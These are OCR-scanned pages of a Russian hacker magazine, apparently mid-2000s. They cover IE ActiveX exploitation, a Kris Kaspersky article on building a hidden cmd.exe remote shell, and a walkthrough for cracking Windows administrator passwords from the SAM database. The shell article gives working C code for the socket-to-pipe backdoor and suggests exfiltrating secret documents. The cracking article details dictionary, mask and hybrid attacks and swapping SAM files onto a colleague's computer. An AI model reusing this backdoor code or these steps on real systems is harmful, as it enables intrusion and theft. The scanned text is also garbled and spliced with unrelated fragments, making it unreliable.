
Кстати, когда установлен низкий уровень безопасности, предупреждение даже не появляется. Если угадаться найти эксплоит для cross-zone scripting, можно запустить ActiveX в зоне "Мой компьютер", и тогда пользователю вообще не зададут никаких вопросов о безопасности. Хотя в этом случае логичнее и проще запускать обычный exe-шник через уязвимость MHT Redirection и не возиться с ActiveX.

ХОЧЕШЬ МИРА - ГОТОВЬСЯ К ВОЙНЕ

■ Как защититься от таких атак? Перейти на другие браузеры? Не выхог - в Орега тоже частенько находят баги, хотя, надо признать, норвежцы исправляют их быстрее, чем Microsoft. Самый действенный способ - отключить Active-X. В свойствах IE, закладка "Security", кнопка "Custom Level", стоит поставить высокий уровень для всех зон (компьютер, интернет, локальная сеть). Зона "Мой компьютер" по умолчанию скрыта. Чтобы показать ее, нужно изменить параметр HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\(\номер зоны)\Flags. Сбрось в этом числе "шестнадцатеричный бит" 0x20. Например, у меня стоит 0x21, значит, нужно оставить только единицу. 

Электронная подпись не гарантирует безопасности продукта ;).

Старый не всегда означает неэффективный. Обрати внимание на жалобы пользователей в центрах технической поддержки ;).



Загрузка контроля

W W W

- <http://www.securitylab.ru/?id=40822> - уязвимость, которая при переполнении памяти теоретически позволяет выполнить ActiveX без подписи.
- <http://continue.to/trie> - список не закрытых патчами уязвимостей в IE со ссылками на эксплоиты.
- <http://www.guninski.com/signedactivex2.html> - эта уязвимость позволяет загружать старые версии системных DLL с багами, к которым применимы давно известные эксплоиты.

Использование переведенной в статью информации о подделке электронных подписей совершенно противозаконно. Данная информация публикуется исключительно в ознакомительных целях. Статья была написана с целью показать уязвимые места IE и предупредить пользователей и производителя, а не для поддержки преступников. За использование информации в противозаконных целях автор и редакция ответственности не несут!

Крис Касперски aka мышь

CMD-SHELL НА СЛУЖБЕ У ХАКЕРА

СЕКРЕТЫ КОМАНДНОГО ИНТЕРПРЕТОРА

Системы удаленного администрирования пользуются огромной популярностью. Свежие версии идут нарасхват, поскольку прежние уже давно ловятся антивирусами и становятся неактуальны. Однако настоящий хакер не может позволить себе зависеть от сторонних разработчиков, и весь необходимый инструментарий он должен уметь создавать самостоятельно.

С полсотни лет назад, когда о графических средах никто и не слышал, а монитор, способный отображать более четырех цветов, все еще оставался предметом роскоши, роль посредника между человеком и машиной ложилась на плечи командного интерпретатора. Что такое командный интерпретатор? Это черный экран и мерцающий курсор. За кажущейся унылостью и аскетичностью терминальных апартamentов (до царственной роскоши графических интерфейсов им действительно далеко) скрывается чрезвычайно мощный и к тому же нетребовательный к ресурсам инструмент.

Командный интерпретатор опирается на язык (который, как известно, определяет мышление), а графические оболочки - на тактильный инстинкт, действующий всегда по одной и той же схеме. Командный интерпретатор может читать ввод как с клавиатуры, так и из файла. Графическая оболочка же во всем полагается на мышь. Сравнение можно продолжать бесконечно, но сам факт наличия терминальных приложений в эпоху засилья аляповатых икончатых интерфейсов уже о многом говорит!

Сильной стороной UNIX-систем была и остается хорошо продуманная командная строка. С ее помощью можно сделать абсолютно все, что только возможно, а при желании - и часть невозможного. Причем между локальной и удаленной консолью нет никакой принципиальной разницы. Командный интерпретатор с одинаковым аппетитом поглощает символы, как набранные на клавиатуре, так и поступающие в компьютер по сети (правда, регистрация goot'a с удаленной консоли чаще всего запрещена).

Windows NT в этом смысле намного более ущербная система. Штатный интерпретатор можно назвать командным с очень большой натяжкой. Лишь некоторые из настроек системы допускают возможность удаленного управления, а остальные приходится

FADE IN ON: COMPUTER SCREEN.

So close it has no boundaries. A blinking cursor pulses in the electric darkness like a heart coursing with phosphorous light, burning beneath the derma of black-neon glass...

The Matrix. Larry and Andy Wachowski

настраивать локально, мышью. И хотя ядро системы не имеет к этому никакого отношения (при желании можно самостоятельно реализовать консольные версии всех конфигурационных утилит), отсутствие их в штатном комплекте поставки сильно огорчает. К счастью, начиная с Windows 2000 командный интерпретатор был существенно переработан, появилось множество новых консольных утилит, более или менее полно покрывающих потребности удаленного управления.

ЭКСПЛУАТАЦИЯ ЭКСПЛУАТОРОВ!

■ Что можно сделать с удаленной системой вероятного противника? Естественно, захватить! Обычно для этой цели засылается система удаленного администрирования, представляющая собой более или менее продвинутый командный интерпретатор. Но ведь на удаленной машине уже есть командный интерпретатор! Для Windows 2000/XP - это

cmd.exe, и все, что нам нужно сделать, запустить его на выполнение и организовать одно-, а лучше двухсторонний канал связи.

Грубо говоря, командный интерпретатор упаковывается в своеобразный "конверт", также называемый "диспетчер". В задачу диспетчера входит получение входящих команд (отправленных взломщиком), передача их командному интерпретатору на выполнение, перехват результата и возвращение его хакеру.

Простейшие диспетчеры работают только на прием, вынуждая хакера ломать систему вслепую. Впрочем, всегда можно перенаправить стандартный вывод в какой-нибудь публичный файл. Главное достоинство такого приема в его простоте. Исходный текст диспетчера свободно укладывается в десяток строк кода, компилируемых в считанное количество машинных команд. А компактность shell-кода для большинства переполняющихся буферов весьма актуальна.

```

C:\SYS>print /?
Печать текстового файла.
PRINT [/D:устройство] [Имя:Имя_файла[...]]
        /D:устройство - Устройство для печати.

C:\SYS>print
Нет файла для печати

C:\SYS>cd TERC B
cd small for SCSI/ATAPI CD-ROM by Kris Kaspersky
current speed: 4234 Kbps (<24); try to xB1 new speed: 1412 Kbps (<8)

C:\SYS>word -new kmc.notes.doc
RPCSSOpen("kmc.notes.doc", "wb") by Kris Kaspersky at 3:06:41.16
RPCSCALL Microsoft Word 2000 by Kris Kaspersky at 3:06:41.18

C:\SYS>paint -new 0x1111.gif
Создано файл:
Starting MS Paint

C:\SYS>
  
```

Внешний вид командного интерпретатора Windows 2000

Конкретный пример реализации может выглядеть так:

```
// мотаем цикл, принимая с сокетa ко-
// manda
// пока есть что принимать
while(1)
{
//принимаем очередную порцию данных
a = recv(csocket, &buf[p], MAX_BUF_SIZE -
p - 1, 0);
//если соединение неожиданно закры-
лось, выходим из цикла
if (a < 1) break;
// увеличиваем счетчик количества при-
нятых символов
// и внедряем на конец строки заверша-
ющий ноль
p += a; buf[p] = 0;
// строка содержит символ переноса
строки?
if ((ch = strchr(buf, xEOL)) != 0)
// ga, содержит
// отсекаем символ переноса и очищаем
счетчик
*ch = 0; p = 0;
// если строка не пуста, передаем ее ко-
мандному
// интерпретатору на выполнение
if (strlen(buf))
{
sprintf(cmd, "%s%s", SHELL, buf);
exec(cmd);
} else break; // если это пустая строка -
выходим
}
```

Диспетчер может работать через любой выбранный порт (например, 6669), причем серверную сторону

лучше размещать на компьютере взломщика. Диспетчер, открывающий новый порт на компьютере жертвы, во-первых, слишком заметен, а, во-вторых, большинство администраторов блокируют входящие соединения на все непубличные узлы. Атаковать же публичный узел никакого смысла нет - в девяти из десяти случаев он расположен в DMZ-зоне (зоне соприкосновения с интернетом), надежно изолированной от корпоративной локальной сети.

Попав на атакуемый компьютер, мы можем, например, посредством команды XCOPY скопировать секретные документы в общедоступную папку, скачивая их оттуда обычным путем (список имеющихся папок поможет выяснить команду dir). И все бы ничего, да вот "слепой" набор уж слишком напрягает. Хотелось бы доработать диспетчер так, чтобы видеть результат выполнения команд на своем экране.

По сети ходит совершенно чудовишный код, пытающийся засунуть стандартный ввод/вывод интерпретатора в дескрипторы сокетов и надеющийся, что этот прием однажды может сработать. Однако первая же проверка убеждает нас в обратном. Сокеты - это не дескрипторы, и смешивать их в одну кучу нельзя. Чтобы диспетчер реально заработал, необходимо связать дескрипторы с пайпами (от англ. «pipe» - трубы), а сами пайпы - с дескрипторами. Причем напрямую пайпы с дескрипторами несоединимы, поскольку исповедуют различные концепции ввода/вывода: пайпы используют функции

ReadFile/WriteFile, а сокеты - recv/send, что существенно усложняет реализацию диспетчера.

Корректно написанный shell требует создания как минимум двух пайпов - один будет обслуживать стандартный ввод, соответствующий дескриптору hStdInput, другой - стандартный вывод, соответствующий дескрипторам hStdOutput и hStdError. Дескрипторы самих пайпов обязательно должны быть наследуемыми, в противном случае порожденный процесс просто не сможет до них "дотянуться". А как сделать их наследуемыми? Да очень просто - всего лишь взвести флаг binheritHandle в состояние TRUE, передавая его функции CreatePipe вместе со структурой LPSECURITY_ATTRIBUTES, инициализированной вполне естественным образом.

Остается подготовить структуру STARTUPINFO, сопоставив дескрипторы стандартного ввода/вывода наследуемым каналам, и ни в коем случае не забыть взвести флаг STARTF_USESTDHANDLES, иначе факт переназначения стандартных дескрипторов будет наглым образом проигнорирован.

Однако это еще не все, и самое интересное нас ждет впереди! Для связывания каналов с сокетом удаленного терминала нам потребуется реализовать специальный резидентный диспетчер, считывающий поступающие данные и перенаправляющий их в сокет или канал. Вся сложность в том, что проверка наличия данных в соquete (канале) должна быть неблокируемой, в противном случае нам потребуются два диспетчера, каждый из которых будет выполняться в "своем" потоке, что, согласись, громоздко и неэкономно.


Обратившись к Platform SDK, мы найдем две полезных функции:

CMD в опытных руках - страшная сила ;).

На диске ты найдешь дополнительный стафф и исходники для этой статьи.

УМНЫЕ СОВЕТЫ ОТ MICROSOFT

- **XS:** Какие дополнительные программы и меры имеет смысл использовать для повышения безопасности Windows? Что бы вы посоветовали пользователю для обеспечения своей безопасности в интернете (конкретные действия, ПО, патчи)?
- **MS:** Первое, что стоит сделать, - установить пакет обновления Service Pack 2 для Windows XP. Для нормальной повседневной работы Microsoft советует соблюдать три шага компьютерной «гигиены»: своевременно устанавливать обновления безопасности, использовать межсетевую экран Windows или третьих фирм, использовать антивирусное ПО с обновленными антивирусными базами.
- **XS:** Какие нашумевшие взломы доставили массу неудобств компании? В чем была их причина и суть реализации?
- **MS:** Нас больше всего волнуют неудобства наших заказчиков, и мы прикладываем массу усилий для облегчения процедур установки исправлений. Microsoft в России и странах СНГ проводит массовое обучение IT-специалистов по вопросам безопасности, и мы надеемся, что эти знания помогут нашим заказчикам обезопасить их инфраструктуру и избежать проблем с безопасностью в будущем. Последние инциденты связаны с несвоевременной установкой необходимых исправлений и с неиспользованием методик безопасной работы. Атаки были реализованы по опубликованным уязвимостям в компонентах операционной системы и эксплуатировали данные уязвимости на тех системах, где не были установлены выпущенные исправления.



```

root@localhost:~
login as: root
Sent username "root"
root@192.168.1.4's password:
Last login: Thu Jan  2 12:42:37 2003
[root@localhost root]#

```

Теперь мы можем выполнять на сервере различные консольные программы так, будто запущены на нашей машине.

PeerNamePipe и ioctlsocket. Первая отвечает за неблокируемое измерение "глубины" канала, а вторая обслуживает сокет. Теперь диспетчеризация ввода/вывода становится тривиальной.

```

// Заполняем поля структуры
SECURITY_ATTRIBUTES
// (позже она будет передана функции
CreateProcess)
// секретность не требуется
sa.lpSecurityDescriptor = NULL;
// длина структуры SECURITY_ATTRIBUTES
sa.nLength = sizeof(SECURITY_ATTRIBUTES);
// дочерний процесс наследует материнские
обработчики
sa.bInheritHandle = TRUE;
// создаем пайпы, через которые впоследствии
будет течь весь ввод/вывод
if (!CreatePipe(&cstdin, &wstdin, &sa, 0))
return -1;
if (!CreatePipe(&rstdout, &cstdout, &sa, 0))
return -1;
// считываем состояние текущей консоли
GetStartupInfo(&si);
// говорим, какие именно атрибуты мы
будем изменять
si.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
si.wShowWindow = SW_HIDE; // прячем окно
от постороннего взгляда
si.hStdOutput = cstdout; // направляем
стандартный вывод в пайп
si.hStdError = cstdout; // направляем
стандартный вывод об ошибках в пайп
si.hStdInput = cstdin; // направляем
стандартный ввод в пайп
// создаем новую консоль со скрытым окном,
ввод/вывод которой связан с пайпами
if (!CreateProcess(0, SHELL, 0, 0, TRUE, CREATE_NEW_CONSOLE, 0, 0, &si, &pi)) return -1;
// мотаем цикл, пока окно не будет закрыто
while(GetExitCodeProcess(pi.hProcess, &fexit) && (fexit == STILL_ACTIVE))
{
// проверяем наличие данных в пайпе
if (PeekNamedPipe(rstdout, buf, 1, &N, &total, 0) && N)
{
// читаем данные из пайпа и передаем их в сокет
for (a = 0; a < total; a += MAX_BUF_SIZE)
{

```

```

ReadFile(rstdout, buf, MAX_BUF_SIZE, &N, 0);
send(csocket, buf, N, 0);
}
}
// проверяем наличие данных в соquete
if (!ioctlsocket(csocket, FIONREAD, &N) && N)
{
// читаем данные из сокета
recv(csocket, buf, 1, 0);
// корректируем формат перевода строки из UNIX'a в MS-DOS
if (*buf == '\x0A') WriteFile(wstdin, "\x0D", 1, &N, 0);
// записываем данные в пайп
WriteFile(wstdin, buf, 1, &N, 0);
}
// отгаем остаток процессорного времени
остальным потокам системы
Sleep(1);
}

```

Теперь мы можем выполнять на атакуемом узле различные консольные программы так, будто бы они были запущены на нашей машине. Только не пытайтесь запускать FAR или подобные ему приложения, использующие функцию WriteConsole для вывода информации на экран. Наш диспетчер перехватит ее не в состоянии!

КОМАНДЫ ХАКЕРСКОГО БАГАЖА

■ Какой же командный интерпретатор обходится без команд? Ниже перечислены наиболее популярные в хакерской среде команды и консольные утилиты, вызываемые из командного интерпретатора, снабженные подробными комментариями. За дополнительной информацией можно обратиться, как ни странно, к справочной системе Windows, либо просто запустив файл cmd.exe с ключом /.

ASSOC

При запуске без параметров выводит список зарегистрированных типов файлов и ассоциированных с ними типов приложений, что позволяет выяснить, какие вообще приложения на данном компьютере есть. Теоретически эту команду можно использовать для подмены или удаления ассоциаций, однако через непосредственное

обращение к реестру это сделать намного удобнее.

AT

Позволяет запускать приложения по расписанию (в том числе и на соседних машинах локальной сети). Нуждается в правах администратора и службе планировщика. Ни того, ни другого в распоряжении атакующего обычно не оказывается, увы.

CACLS

Управляет правами доступа к файлам и каталогам, перечисляя имена всех пользователей, имеющих доступ к данному файлу (папке), и позволяет их изменить. Естественно, менее привилегированные пользователи не могут воздействовать на более привилегированных, что существенно ограничивает возможности данной команды, но отнюдь не делает ее бесполезной.

CALL

Вызывает один пакетный файл из другого, при необходимости передавая ему один или несколько аргументов (например, call cmd_file.bat "hello, world!"). В качестве разделителя аргументов используется символ "пробел". Если необходимо передать аргумент с символом пробела, его следует заключить в кавычки.

Частая ошибка начинающих - вызов пакетного файла без команды CALL (например, cmd_file.bat "hello, world!"). Дочерний файл действительно вызывается, но управление в материнский уже не возвращается, поскольку в отсутствие CALL'a вызываемый файл затирает текущую копию командного интерпретатора в памяти.

Другая проблема - типичный проект состоит из нескольких пакетных файлов, но только один из них пусковой, а остальные вспомогательные. Как защитить пользователя от случайного запуска "не того" файла? Одно из возможных решений выглядит так: при запуске служебных файлов главный файл должен передать им "магический пирожок", подтверждающий правомерность запуска. При запуске служебного файла пользователем такого "пирожка", естественно, не оказывается и файл либо выдает поясняющее сообщение, либо самостоятельно запускает основной файл. Тогда пользователь может запускать любой файл, и это все равно будет работать ;).

Рассмотрим простейший пример реализации. Главный командный файл:

```

#ФАЙЛ MAIN.BAT
@ECHO OFF
FOR %%A IN (*.%) DO CALL
print_file_name _666_ "%%A"

```

Вспомогательный командный файл:

```
@ECHO OFF
```

Команда PRINT - удобная штука для опустошения принтерного лотка (а у лазерных принтеров лоток очень быстро опустошается).

```

REM проверяем наличие магического
«пирожка», и, если его нет,
REM вызываем основной файл програм-
мы, не забыв при этом
REM передать ему аргументы командной
строки
IF NOT #%1#=#_666_# main.bat %1 %2
%3 %4 %5 %6
REM если мы здесь, это значит, что нас
вызвали умышленно,
REM а не случайно. А раз так - выкусы-
ваем магический
REM «пирожок» и начинаем делать то,
что мы должны делать ;)
SHIFT

REM *** тело программы ***
ECHO %1

```

К сожалению, командные файлы не поддерживают возможности вызова процедур (или, в терминологии Си, функций), что затрудняет решение многих задач и вообще уродует программный листинг. Обычно в таких случаях прибегают к вызову внешних командных файлов, что также не есть хорошо, так как вспомогательные командные файлы смотрятся не очень красиво. Тем не менее, эта задача вполне решаема. Пусть командный файл вызывает сам себя, передавая в качестве аргумента имя метки, на которую надо осуществить передачу управления. Естественно, еще потребуется включить в строку аргументов специальное ключевое слово, обозначающее вызов функции, а в начало пакетного файла - особый обработчик, который при наличии этого самого ключевого слова перехватывал бы поток управления на себя и, сдвинув список аргументов на две позиции влево, передавал бы управление на указанную метку.

Одна проблема - возврат значений. Вероятно, единственное, что здесь

можно предложить, - использовать переменные окружения, а имеет смысл передавать имя переменной как аргумент, чтобы вызываемой и вызывающей функциям было легче "договориться", в противном случае их будет трудно разрабатывать независимо друг от друга. Посмотрим на пример реализации:

```

@ECHO OFF
REM Менеджер вызова процедур
REM ARG:
REM CALL %0 _call имя_метки_функции
аргументы_функции...
REM
:call_manager
IF NOT #%1#=#_call# GOTO call_manag-
er_end
SHIFT
SHIFT
GOTO %0
:call_manager_end

REM * Основное тело командного файла *
:main
rem пример вызова функции
print_file_name
FOR %%A IN (*.*) DO CALL %0 _call
print_file_name "%%A"

```

FIND/FINDSTR

Поиск двоичных данных (текстовых строк) в группе файлов. Своеобразный аналог <ALT-F7> в FAR'e. Основное оружие взломщика для поиска интересных документов на сервере.

TIME

Задаёт текущее системное время, не требуя прав администратора, что делает ее самой деструктивной командой из всех представленных. Представь, что произойдет с документооборотом и базой данных, если время окажется скачкообразно переведено на несколько лет вперед!

ХСОУ

Основное средство копирования файлов и подкаталогов из одной директории в другую.

ЗАЩИТА ОТ ВТОРЖЕНИЯ

Из всего вышесказанного можно сделать вывод, что командный интерпретатор - слишком опасная штука, чтобы держать его на своей машине. Но и удалить его мы не можем - перестанут работать некоторые инсталляторы и программ-оболочки (например, FAR). К тому же, оставляя себя без командой строки - это не выход. Может, попробовать переименовать его? Тогда атакующие программы останутся не у дел! Однако с легальными программами произойдет то же самое, поскольку они определяют имя командного интерпретатора по переменной COMSPEC, а она по умолчанию указывает на C:\WINNT\System32\cmd.exe.

Попробуем переименовать cmd.exe в w2k_commander.exe, соответствующим образом скорректировав переменную COMSPEC. Кликнув по иконке "Мой компьютер" правой клавишей мыши, выберем в контекстном меню пункт "Свойства", в появившемся диалоговом окне ищем закладку "Дополнительно", а в ней - кнопку "Переменные среды". COMSPEC будет расположена среди системных переменных, и для ее изменения необходимы права администратора. Теперь напишем коротенькую программу, выводящую на экран предупреждение о хакерском вторжении, и переименуем ее в cmd.exe. Все!


При всей своей простоте предложенный прием необычайно эффективен. Хакеры и сетевые черви практически никогда не анализируют переменную окружения COMSPEC, поскольку это требует определенного пространства для маневра, а в переполняющихся буферах оно не всегда есть. Вместо этого командный интерпретатор вызывается по его исходному имени cmd.exe, позволяя тем самым обнаружить атаку на самых ранних ее стадиях.

ЗАКЛЮЧЕНИЕ

Человеку, привыкшему к прелестям графических интерфейсов, командный интерпретатор на первых порах покажется жутко непроизводительным и неудобным. Однако со временем ощущение дискомфорта проходит и курсор начинает биться в такт сердцу компьютерщика :). Операции, ранее отнимавшие чудовищное количество времени, теперь выполняются одним легким пассом над клавиатурой. Известно много случаев, когда люди переходили с графических сред в консольные оболочки, но я не знаю ни одно поклонника командной строки, который променял бы ее на «интуитивно понятный» интерфейс Windows 2000/XP.

|||||||

Командный интерпретатор - слишком опасная штука, чтобы держать его на своей машине.



Полуэктов Александр aka PolASoft (www.insidepro.com)

ПОШАГОВАЯ ИМПЕРСОНАЛИЗАЦИЯ

ВЗЛОМ АДМИНСКОГО ПАРОЛЯ В WINDOWS 2000/XP/2003

Пароль администратора - лакомый кусочек для хакера. Получив права админа, ты можно творить на взломанной машине что угодно.

И

известных способов взлома ОС Windows 2000/XP/2003 достаточно много. Вот основные:

- получение прав администратора путем восстановления пароля из SAM-базы
- взлом через уязвимости в пакетах, установленных на компьютере: web-сервер (IIS, PWS, FrontPage server), FTP-сервер и т.д.
- внедрение на компьютер троянов, кейлоггера и прочих шпионов
- сниффинг сети для перехвата паролей на вход в сеть (которые "по совместительству" являются и паролями на вход в ОС)
- использование эксплоитов, реализующих дыры в сетевых протоколах или службах Windows
- обход проверки правильности авторизации в ОС (к примеру, использование пропатченной версии библиотеки MSV1_0.DLL для Windows 2000)

Мы же остановимся на восстановлении пароля администратора из SAM-базы, так как это один из самых распространенных методов, который, к тому же, не требует обширных знаний в области компьютерной безопасности. Но при реализации этого способа необходим физический доступ к компьютеру-клиенту.

МЕТОДЫ "ЧЕРНОГО" ВЗЛОМА

■ Для начала рассмотрим методы получения доступа к аккаунту администратора, не восстанавливая его пароль, а обнуляя его или устанавливая новый. Наиболее часто при полном доступе к SAM-базе меняются логины и пароли напрямую, что позволяет, даже не зная пароля админа, обнулить его в SAM-базе и войти в систему с пустым паролем. Для этого нужна одна из следующих программ:

- CIA Commander (www.datapol.de)
- ERD Commander (www.winternals.com)
- Offline NT Password & Registry Editor (www.home.eunet.no/~pnordahl/ntpasswd/)
- ряд Linux-утилит для доступа к SAM-базе, когда на машине установлены две ОС - Windows и Linux

Использование этих программ - простой и надежный способ получения прав админа, но при этом теряется его оригинальный пароль. К сожалению, вмешательство вряд ли оставит незамеченным для того, кто этот пароль установил :). Поэтому данный метод чаще используется не для доступа по чужому паролю, а для восстановления своего собственного забытого аккаунта.

Есть еще вариант удаления файлов SAM и SAM.LOG, которые в Windows NT приводят к тому, что можно войти в систему с пустым паролем и логином админа "по умолчанию". В Windows 2000/XP/2003 такой трюк не проходит, и ОС отказывается загружаться вообще или же использует для загрузки SAM-базу из резервных каталогов (типа \Windows\Repair). Но возможность подмены SAM-базы все-таки есть.

ПОЛУЧЕНИЕ ДОСТУПА К SAM-БАЗЕ


■ При попытке прочитать файл SAM (расположенный в каталоге C:\WINDOWS\System32\Config) ты получишь сообщение системы о нарушении доступа к файлу. Этот файл


(да и все остальные файлы без расширений из этого каталога) - фрагменты реестра, постоянно используемые системой, и только ОС имеет к ним доступ, причем монополичный. Кстати, именно из-за этого нет необходимости пог Windows 2000/XP перезагружать программу после различных действий с реестром, так как все изменения вступают в силу моментально.

Тебе нужно получить к ним доступ не из самой ОС. Как же это сделать? Здесь два пути, и они отличаются в зависимости от файловой системы, которая установлена на системном диске с Windows. Если там FAT32, то доступ к базе можно получить даже с загрузочной дискеты, созданной в Windows 98, или с любой ОС, установленной как альтернативная на данном компьютере. Загружаемся с дискеты и обыкновенной DOS-командой COPY копируем SAM-базу в другое место, не забывая про файл SYSTEM, в котором хранится ключ SYSKEY.


Если же там NTFS, то необходима возможность загрузки со специальной дискеты. А в BIOS нужно установить соответствующую последовательность загрузки системы: сначала

Если там FAT32, то доступ к базе можно получить даже с загрузочной дискеты, созданной в Windows 98.





7. Теперь начинаем перебор по словарю. Для этого нужно скачать словарь с www.insidepro.com/download/dictionary.zip, добавив в список, и запустить перебор. Не забываем включить флажки для проверки паролей, состоящих из двойных паролей и из паролей с обратным порядком букв. Через несколько минут мы получим результат.




8. Пробуем на зуб пароль пользователя neo. Как видно, пароль заканчивается на комбинацию 567890, начало же неизвестно. Но можно предположить, что первая половина пароля заканчивается на 4 или даже 34. А можно сразу попробовать 1234 :). Отрываем настройки атаки по маске и вводим маску.

Ура! Пароль найден - neo1234567890. Если бы мы не нашли пароль, то имело бы смысл попробовать окончание пароля на 4, 34 или 234. Или запустить перебор с символами A...Z и 0...9.

9. Остался пароль администратора. По LM-хэшам его восстановить не получится - только по NT-хэшам. А это практически бесполезное дело, так как NT-пароль регистрозависимый и даже для анализа паролей только из латиницы придется использовать два алфавита: A...Z и a...z. Но напоследок попробуем гибридную атаку. Укажем, что к паролям из словаря нужно добавлять до 2 символов справа и слева (при этом флажки для двоек паролей и паролей с обратным порядком букв снимаем - мы их уже проверили). Запускаем программу и идем за пивом, так как гибридная атака - процесс длительный. Через некоторое время мы увидим, что пароль все-таки найден - administrator\$\$.

В итоге, мы имеем 100% восстановленных паролей. Конечно, данные пароли приведены лишь для примера, но,



ЗАМЕНА SAM-БАЗЫ

■ Для дешифрования паролей Windows необходим еще и ключ SYSKEY. Поэтому замена SAM-базы на файл с другого компьютера приведет к тому, что, возможно, ОС и будет загружаться, но далее окна ввода пароля ты не пройдешь, так как пароли в разных SAM-базах зашифрованы разными SYSKEY-ключами. Но на компьютеры одной крупной поставки для сокращения времени на установку Windows обычно применяют либо уже готовые CD-образы установленной ОС, либо используют программы для клонирования установки Windows одновременно на большое количество машин. В этом случае ключи SYSKEY на всех этих машинах будут ОДИНАКОВЫМИ (еще одна недоработка Microsoft).

Таким образом, если у тебя и у твоего коллеги по работе машины из одной поставки и ОС не переустанавливалась, то можешь попробовать скопировать на его машину свои файлы SAM и SAM.LOG (предварительно сохранив оригиналы) и попытаться войти в систему со своим аккаунтом.

МЕТОДЫ ВОССТАНОВЛЕНИЯ ПАРОЛЕЙ

■ Существует несколько методов восстановления паролей:

Атака полным перебором - самый распространенный метод: просто перебираются подряд все пароли, состоящие из символов какого-либо алфавита.

Атака по маске - очень эффективный вид атаки, если имеется определенная информация о пароле, например, что он состоит из 10 символов и заканчивается на "admin" или же первые 5 символов - цифры, а последующие - символы из набора A...Z и т.д.

Атака по словарю - достаточно эффективный и очень быстрый вид атаки, при котором проверяются пароли из так называемых словарей - текстовых файлов, в которых собраны часто используемые слова, словосочетания, соседние комбинации символов на клавиатуре и т.п.

Гибридная атака - тоже достаточно эффективный вид атаки, дающий возможность при переборе по словарю добавлять слева и справа к проверяемым паролям от 1 до 3 символов, что позволяет находить пароли вида master## или _admin_.

Атака распределенным перебором - "распараллеливание" процесса перебора на несколько компьютеров, что позволяет сократить время перебора (сколько компьютеров, во столько раз быстрее перебор).

